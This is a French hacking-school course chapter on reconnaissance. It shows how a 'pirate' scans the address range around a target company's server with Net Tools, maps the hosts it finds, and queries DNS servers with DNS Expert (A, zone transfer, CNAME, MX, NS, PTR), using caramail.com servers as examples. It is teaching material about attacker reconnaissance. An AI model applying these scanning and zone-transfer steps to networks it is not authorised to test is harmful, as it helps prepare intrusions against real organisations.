Situons déjà un contexte. Un pirate possède l'adresse web d'une société X. Il désire causer du tort à la société pour diverses raisons. Il va tout d'abord acquérir l'adresse IP du serveur web de l'entreprise. Pour cela, il va utiliser Net Tools, aller dans l'onglet "Info". L'utilitaire va se charger de résoudre le nom d'hôte en adresse IP, résoudre les serveurs DNS et faire un whois concernant le site. Que du très banal, sauf qu'à partir de l'adresse IP qu'a le pirate, il va pouvoir scanner les machines alentour.




Ici, l'adresse IP xx.xx.xx.10 pourra être réutilisée dans les fonctions de scan. Le pirate se rendra dans l'onglet scan où il réutilisera le début de l'adresse IP du serveur pour définir sa plage d'adresses. Il en définira premièrement une large, puis à partir de là, il va se restreindre à une plage plus courte. Il pourra ensuite faire cartographier ses données sur la carte à construire.


LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



Après ce scan préparatif, il s'apercevra que, par exemple, les serveurs du réseau scanné s'étendent de l'IP xx.xx.xx.1 à xx.xx.xx.254. Il va peut-être vouloir choisir uniquement les machines résolues par noms d'hôtes (ce qui élimine beaucoup de stations de travail, et a plutôt tendance à porter sur les serveurs), et, à titre informatif, va vouloir résoudre ceux qui font tourner un service HTTP. Il va donc changer les options de Net Tools, pour que celui-ci ne donne en résultat que des serveurs HTTP, et va faire l'exportation automatique de ces mêmes résultats sur la carte, à l'aide de l'option "Map results"?. Comme sur l'image qui suit :




Les résultats se reportent ensuite immédiatement sur la carte :



Certes, s'il y a trop de machines résolues, tout ceci semble un peu anarchique, mais un pirate acharné et patient scannerait l'ensemble des ports de toutes ces machines, en fera une surveillance par le Network Mapper, arrangera les données, les groupera, etc. Voilà à quoi peut ressembler une carte modérément bien construite :

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



On dit ici "modérément" car la carte a été créée avec une vieille version de WhatsUp.

En triturant un peu votre Network Mapper, en lisant l'aide, si vous êtes suffisamment à l'aise en anglais, ou si vous partez du principe de "*je teste, je vois ce que ça fait, j'en tire les conclusions*", alors vous pourrez trouver bien des utilités à un network mapper.

VIII - DNS Queries :

Dans un français courant, ce chapitre peut tout aussi bien s'appeler "les requêtes DNS", autrement dit, des requêtes que l'on envoie à des services DNS.

Il faut avant tout savoir ce qu'est un serveur DNS. C'est un serveur qui va couramment se charger de résoudre une adresse IP en nom d'hôte. Par ce biais, la machine qui a comme IP 166.166.166.166, va avoir comme nom d'hôte (rappelez-vous, on dit aussi "hostname") www.abcdefg.com grâce au serveur DNS qui le "supervise", qui se charge de la translation. Les grosses entreprises sur Internet disposent généralement de leurs propres serveurs DNS. Ce sont ces serveurs DNS qu'un pirate peut interroger, à la recherche de défauts de configuration (transfert de zone autorisé) ou de vulnérabilités éventuelles sur le serveur qui lui permettraient de lancer des attaques sur le service.

Nous allons étudier et manipuler les requêtes que l'on peut expédier couramment à un DNS, afin de voir

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

quelles informations il nous apporte, et aussi pour vous permettre, d'un point de vue technique, de mieux appréhender les DNS. Nous n'allons donc pas monter de véritables attaques sur le service, sachant que ce que nous allons faire est légal, dans la mesure où nous ne le faisons que pour nous "informer".

Vous allez voir qu'il est possible d'établir des liens avec le chapitre précédent, au niveau de l'étape consistant à collecter des informations.

1 - Théorie :

Comme d'habitude, un peu de théorie pour réchauffer les méninges avant de passer à la pratique.

Il faut connaître au moins certains principes de base sur les DNS :

- un nom d'hôte attribué est unique au monde ;
- une adresse IP peut être résolue sous plusieurs noms d'hôtes. C'est pourquoi un site comme <http://www.x.com> peut avoir la même adresse IP que <http://www.y.com> alors que le contenu des pages peut varier. On considère qu'il y a un nom d'hôte principal et que les autres sont des "alias".
- Vulgarisons un peu le principe d'obtention des noms de domaine sur un exemple. Votre navigateur va demander au serveur DNS, en général de votre FAI, selon votre configuration réseau, de lui résoudre le nom <http://www.serveur.com> en une adresse IP. Votre provider va vous faire transiter la réponse qu'il a reçue des DNS ayant autorité sur le domaine "serveur.com". "Ayant autorité" signifie ici capable de résoudre les adresses IP en noms d'hôtes sur toutes les machines du domaine serveur.com.

Nominativement, une requête qui part d'un client vers un DNS pour résoudre un nom d'hôte en adresse IP porte le nom de "A" (pour récupération d'information sur les "Address records"), et pour résoudre une adresse IP en nom d'hôte, la requête est nommée "PTR" (pour récupération d'information sur les "PoinTer Records"). Un "record" est un enregistrement d'informations au sein du DNS. Comme tout ceci ne vous dit certainement que peu de choses, nous allons étudier les différents types de requêtes que peut gérer un serveur DNS et en voir certaines caractéristiques. Après quoi, nous utiliserons des outils aptes à envoyer ce genre de requêtes. Nous en analyserons les retours et les processus généraux.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Il existe neuf types de requêtes que peuvent traiter les serveurs DNS conventionnels (dans l'ordre alphabétique) :

Type de requête	Rôle
A	Cette requête sert à obtenir les "A records", c'est-à-dire à résoudre un nom d'hôte en une adresse IP sur un DNS qui a enregistré le nom d'hôte dans sa base des "A records" (sur lequel il a autorité donc). Rappelez-vous que "record" signifie enregistrement.
ANY	Cette requête permet d'obtenir les "records" qu'un DNS a dans son cache concernant un nom d'hôte ou une adresse IP particulière. Cette fonction reste donc peu utilisée.
AXFR	Cette requête sert à faire un "transfert de zone" sur un DNS. C'est-à-dire que le DNS va renvoyer l'ensemble des adresses IP des machines sur lesquelles il a autorité, et va indiquer le type de "records" qu'il a sur ces systèmes. Pour des raisons de sécurité évidente, parce qu'un pirate pourrait obtenir des listes complètes de machines sans avoir à faire du scan de plages d'adresses IP, cette option est généralement désactivée. "Généralement"...
CNAME	[Canonical Name] Cette requête permet de résoudre le nom d'hôte réel d'un système si la requête est envoyée vers un de ses alias. Par exemple, le serveur test3.serveur.com a pour CNAME toto.serveur.com, ce qui veut dire que test3.serveur.com est l'alias de toto.serveur.com. Canonical Name pointe sur le nom d'hôte principal.
HINFO	[Host Info] Cette requête va permettre d'obtenir les enregistrements qu'a un DNS sur la configuration d'une machine (système d'exploitation et configuration matérielle). HINFO n'est quasiment jamais configuré au niveau des DNS, et sert donc très peu.
MX	[Mail eXchanger] Cette requête va permettre de résoudre les machines utilisées pour le mail sur un nom de domaine. Par exemple, un DNS du domaine "x" va résoudre une machine "y" comme servant au relais de mails (donc un service mail est installé sur la machine en question). Lorsqu'un e-mail va partir vers "adresse@x.com", le DNS va permettre de donner l'adresse de la station mail, la machine "y", qui se chargera de le relayer pour le faire arriver à destination.
NS	[Name Server] Cette requête va interroger un serveur DNS pour l'obtention des adresses des machines qui se chargent de résoudre les noms d'hôtes sur un domaine. En décrypté, cette commande permet couramment de retourner l'adresse des serveurs DNS qui s'occupent d'un domaine.
PTR	[PoinTeR] Les données contenues dans les "PTR records" permettent de faire la correspondance entre une adresse IP et un nom d'hôte. Si l'on envoie une requête PTR, il faut demander une adresse IP sous une forme compréhensible pour un DNS, pour en obtenir le nom d'hôte.
SOA	[Start Of Authority] Une requête SOA sur un DNS va permettre de retourner l'adresse du DNS principal qui a autorité sur un domaine particulier. En général il s'agit du premier DNS créé.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Vous aurez ainsi compris qu'un système DNS tient des enregistrements ("records") qui définissent le type d'action qu'a le DNS sur les systèmes sur lesquels il a autorité. Il est possible de retourner ces différents types d'informations, de façon tout à fait légale, via des requêtes ("Queries" en anglais) envoyées au DNS. Ces requêtes sont spécifiques aux "records" que l'on essaie d'atteindre.

Exerçons-nous à présent à mieux comprendre ces différentes requêtes. Ainsi, nous y verrons quelles données rentrer pour faire des requêtes correctes. Nous en analyserons les réponses et en déduirons quelles données peuvent être utiles à un pirate.

2 - Pratique :

Nous allons étudier, une par une, les différentes requêtes transmissibles à un serveur DNS, à l'exception de certaines requêtes jugées inutiles. Ainsi, nous étudierons les requêtes :

- A ;
- AXFR ;
- CNAME ;
- MX ;
- NS ;
- PTR ;

a - Requête de type A :


Sur tous les exemples qui vont suivre, nous utiliserons un serveur DNS quelconque. Nous avons réalisé certains de nos exemples en envoyant nos requêtes à des serveurs du domaine caramail.com, prière donc de ne pas surcharger ces serveurs et de faire vos tests sur d'autres serveurs DNS.

Pour envoyer et recevoir des réponses à vos requêtes, il va vous falloir un utilitaire adapté pour l'envoi et la réception. Il existe une multitude d'utilitaires gratuits dédiés à ces pratiques, toutefois, l'un d'entre eux nous a plus particulièrement attiré. Certes, il n'est pas gratuit, mais la version d'évaluation n'est pas limitée dans le temps. En revanche, certaines options avancées, qui ne nous serviront pas, font défaut dans cette démonstration.

Rendez-vous sur <http://www.menandmice.com>, dans la section Downloads téléchargez DNS Expert pour Windows ou Mac OS. Remplissez le formulaire comme vous l'entendez, et installez-le.

On ne va pas vous décrire les étapes d'installation, c'est relativement simple. Une fois le logiciel installé, lancez-le.

1. Cliquez sur la fenêtre de présentation qui s'ouvre. Elle se fermera alors ;
2. Cliquez sur le bouton "DNS Query" ;




3. S'ouvre un petit utilitaire qui nous servira à interroger les DNS. C'est cet outil que nous utiliserons sans cesse au fur et à mesure de cette partie de cours.
4. Dans le cas de l'envoi d'une requête A, il nous faut plusieurs éléments :
 - o L'adresse d'un serveur DNS autoritaire ;
 - o L'adresse d'une machine dont on veut résoudre l'IP.
5. Notez qu'un simple ping ferait l'affaire pour l'objectif visé, mais nous nous basons sur une étude des fonctions principales d'un serveur DNS. Remplissons déjà une condition *sine qua non* au processus : l'obtention de l'adresse d'un serveur DNS à contacter.
6. Vous aurez remarqué dans le chapitre précédent sur les networks mappers, dans la partie consacrée à "Net Tools", qu'un scan d'adresses IP sur les machines de la société X nous a révélé les adresses IP et noms d'hôtes de certains serveurs DNS. Ceux-ci sont facilement repérables : leurs hostnames commencent par "ns", comme pour l'appellation "Name Server".
7. Une autre façon d'obtenir plus efficacement les adresses de serveurs DNS reste le whois (<http://www.allwhois.org>). Au niveau du whois, vous rentrez le nom du domaine visé, pour récupérer

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

les adresses des serveurs DNS principaux qui ont autorité dessus.

8. On utilisera ns2.caramail.com qui va nous servir dans nos exercices. Dans l'outil que l'on a ouvert, DNS Query, remplissons les cases adéquates.
 - o Dans "Name:" indiquez le nom du serveur à résoudre, soit, par exemple, www.caramail.com. Ce qui importe, c'est que ce soit un serveur résolu par un DNS Caramail et sur le domaine "caramail.com" ;
 - o Dans "Server:" indiquez le nom du serveur DNS à contacter pour la résolution. Ainsi, nous avons choisi ns2.caramail.com ;
 - o Dans "Type:" indiquez "A" ;
 - o Laissez "Recursive Query" ;
9. Lancez la requête grâce au bouton Start. Rappelez-vous que vous n'êtes pas obligé de prendre Caramail pour vos exercices, si vous avez bien compris tout ce qui est expliqué précédemment, vous pourriez aller faire ça ailleurs.



10. Tout ce que l'on regarde se situe au niveau de "Answer:" (la réponse du service DNS). Les informations subsidiaires nous renseignant sur les serveurs de référence du domaine caramail.com (dans la case "Authority"), ainsi que les adresses IP de ces serveurs DNS ("Additional") ne nous intéressent pas. Notez que ns2.caramail.com a beau être autoritaire sur les systèmes du domaine caramail.com, il n'en reste pas moins qu'il n'est pas reconnu comme serveur de référence.


La réponse "www.caramail.com A 213.193.13.10" se décode de la façon suivante :
 "pour le site www.caramail.com le "A record" indique l'IP 213.193.13.10".

b - Requête de type AXFR :

Nous n'allons pas reprendre toutes les étapes, principalement d'initiation à l'utilisation du logiciel, vues précédemment. Mais ne vous inquiétez pas, nous resterons clairs sur le propos. De plus, notez que le serveur DNS à contacter ne change pas dans nos exemples. Les seules cases à modifier seront donc "Name:" et "Type:" sur le logiciel.

1. Cette requête est certainement l'une des plus intéressantes pour un pirate. Si le serveur répond par l'affirmative, il peut lui fournir foule d'informations. Dans "Name:", il faut entrer le nom du domaine, et non plus le nom d'un serveur. Rappelez-vous que cette "DNS query" récupère des informations sur tous les ordinateurs contenus dans le domaine spécifié ! Les administrateurs de serveurs DNS doivent absolument désactiver cette fonction ou mettre en place des règles n'autorisant cette requête qu'aux machines qui la nécessitent vraiment (comme les serveurs DNS secondaires).
2. Modifier "Type:" et rentrer "Zone Transfer" ;
3. Envoyer la requête ;

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



4. Sur notre exemple, une longue liste d'adresses de serveurs s'affiche. Sur la colonne de gauche apparaissent les différentes informations relatives aux différents enregistrements pour les différents serveurs. Est copié ci-dessous un exemple de chaque serveur résolu de façon différente selon les "records". *Chaque espace représente une colonne dans nos exemples.*

- o Le transfert de zone a rapporté des informations des "NS records" sur certains serveurs.

Ex : xxxx.com. NS ns.xxxx.com (non présenté sur cette photo d'écran)

- o Le transfert de zone a rapporté des informations des "MX records" sur certains serveurs.

Ex : xxxx.com. MX m4.xxxx.com

- o Le transfert de zone a rapporté des informations des "A records" sur certains serveurs.

Ex : xxx.xxxx.com. A xxx.xx.xx.235

- o Le transfert de zone a rapporté des informations des "CNAME records" sur certains serveurs.

Ex : testserv.xxxx.com. CNAME www10.xxxx.com (non présenté sur cette photo d'écran)

Ainsi le serveur DNS a rapporté l'ensemble des informations qu'il avait dans ses enregistrements pour l'ensemble des systèmes sur lesquels il a autorité. Il est ainsi possible à un pirate d'obtenir la liste exhaustive des systèmes résolus par le DNS et aussi les informations subsidiaires qui résultent de la réponse au transfert de zone. Nous allons continuer à étudier les diverses réponses pour les différentes requêtes DNS.


Cependant, notez aussi qu'un transfert de zone peut révéler des informations importantes, comme les adresses IP de systèmes éloignées de la plage d'adresse IP qui aurait été scannée.

c - Requête de type CNAME :

1. On rentre comme "mailbox20.caramail.com" et comme type de requête, on spécifie "CNAME".

2. Le système retourne une information semblable à celle-ci :


mailbox11.caramail.com CNAME m11.caramail.com



LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL


La réponse se lit sous cette forme : "le nom mailbox11.caramail.com est l'alias de m11.caramail.com (nom principal)".

D'ailleurs, si vous interrogez les "A records" du DNS sur mailbox11.caramail.com, vous obtiendrez des informations approfondies sur le système en question.



Ici par exemple, s'affichent les informations relatives à mailbox11.caramail. Comme le DNS n'a pas "mailbox11.caramail.com" dans ses "A records", il vous indique qu'il s'agit d'un alias et résout alors l'adresse IP du système ayant pour nom principal "m11.caramail.com".

Ainsi, on apprend que mailbox11.caramail.com est l'alias de m11.caramail.com qui a pour adresse IP 213.193.13.81. Donc, mailbox11.caramail.com a aussi pour adresse IP 213.193.13.81.




Un outil, comme ici *Ws Ping Pro Pack*, ou encore *Net Tools* dans *WhatsUp*, confirmera ces informations.

d - Requête de type MX :

Comme vu dans le tableau en première partie, MX va résoudre les adresses des systèmes gérant le relai du courrier pour un domaine particulier. Ainsi, grâce à une requête de type MX sur le domaine caramail.com, on obtiendra la liste des systèmes relayant les e-mails à destination du domaine caramail (@caramail.com).

1. Lancez tout bêtement une requête de type MX sur le domaine caramail.com ;



LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL


La réponse "caramail.com MX 3 m9.caramail.com" se lit sous cette forme : "pour le domaine caramail.com, le "MX record" indique l'adresse m9.caramail.com". Comme il y a plusieurs serveurs mails enregistrés au niveau du DNS, celui-ci vous renvoie leurs adresses de façon exhaustive. Attention ! Il s'agit ici des serveurs qui relaient les e-mails à destination de caramail.com, et non pas de l'ensemble des serveurs mails que Caramail pourrait avoir. Le chiffre inséré entre le type de requête (MX) et le serveur résolu m9.caramail.com, par exemple, donne un ordre de priorité sur le serveur SMTP à contacter en premier lorsqu'un e-mail doit-être relayé. Ces chiffres sont choisis par l'administrateur.

Au vu de ce qui précède, il semblerait logique qu'un service SMTP tourne sur chacun de ces serveurs. Si vous prenez la peine de vérifier en vous connectant grâce à telnet.exe sur le port 25 (port par défaut d'un service SMTP) d'un des systèmes, vous vous apercevrez que ce n'est pas toujours le cas. Si le service SMTP est arrêté sur le système le plus prioritaire pour le relais, ce sera le second, dans l'ordre de priorité, qui sera choisi à cet effet. Un pirate qui veut s'attaquer aux services mails va commencer à s'attaquer aux serveurs SMTP prioritaires.

e - Requête de type NS :

Cette requête servant à résoudre les noms d'hôtes des serveurs DNS officiels implique que l'on contacte préalablement un serveur DNS du domaine concerné et ayant autorité sur celui-ci. On contacte donc un DNS pour obtenir l'adresse des DNS officiels. C'est peu pratique, sauf si vous voulez vérifier qu'il n'existe pas d'autres serveurs DNS ayant autorité sur le domaine visé autres que ceux que vous avez auparavant recensé.

1. Lancez une requête de type NS portant sur le domaine caramail.com ;




La réponse "caramail NS ns3.caramail.com" se lit "ns3.caramail.com est un serveur DNS principal du domaine caramail.com". Vous pouvez interroger les serveurs DNS dont vous aurez obtenu les adresses sur ce même type de requête, ils vous retourneront normalement tous la même réponse.

f - Requête de type PTR :

Les demandes d'informations sur les "PTR records" se font pour obtenir le nom d'hôte d'une adresse IP. On interroge donc le DNS en lui fournissant une adresse IP à résoudre. Au niveau du logiciel, cela se passe comme suit :

1. On prend l'adresse IP d'un serveur du domaine que l'on aimerait résoudre. Dans notre cas, on prend par exemple 213.193.13.10 et l'on s'en sert pour interroger de façon adéquate le serveur DNS ;




LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

2. Et là, on s'aperçoit que ns2.caramail.com ne nous retourne aucune information ! Pourquoi donc ? Si vous n'avez pas regardé assez attentivement, alors repenchez-vous sur l'image. La réponse s'affiche comme n'étant pas "autoritaire" ("Authoritative answer : No"), c'est-à-dire que le serveur DNS ns2.caramail.com ne peut résoudre ce type de requête, il n'en a pas l'autorité. Les serveurs DNS principaux, eux, doivent certainement l'avoir. Vérifions donc...

Ceux qui travaillent sur d'autres DNS que ceux de Caramail et qui n'ont pas rencontré ce problème n'ont bien sûr pas à suivre ces indications. Toutefois, il était nécessaire de provoquer l'erreur afin, que, le cas échéant, vous puissiez la comprendre.

3. On change l'adresse du serveur DNS à contacter, et l'on met l'adresse d'un des serveurs récupérés par une requête de type NS (ns.caramail.com, par exemple).



4. Tout a l'air de marcher. Mais visiblement, entre l'adresse IP sur laquelle porte votre demande (213.193.13.10) et l'adresse IP indiquée dans la requête ("Query"), ainsi que dans la réponse ("Answer"), il y a une grosse différence.

D'où vient donc cette différence entre ce qui est tapé et ce qui est envoyé et reçu ? C'est tout simplement le logiciel qui met l'adresse IP sous une forme compréhensible pour un DNS. En effet, le DNS est un animal difficile à comprendre, et c'est donc lui qui demande à ce qu'on le comprenne. Pour le consulter, il faut ainsi inverser l'ordre d'apparition des nombres dans l'adresse IP (213.193.13.10 devient 10.13.193.213) et y greffer l'élément ".in-addr.arpa", ce qui donne donc 10.13.193.213.in-addr.arpa. Heureusement, la plupart des logiciels permettant l'interrogation de DNS font automatiquement cette translation avant d'envoyer la requête.

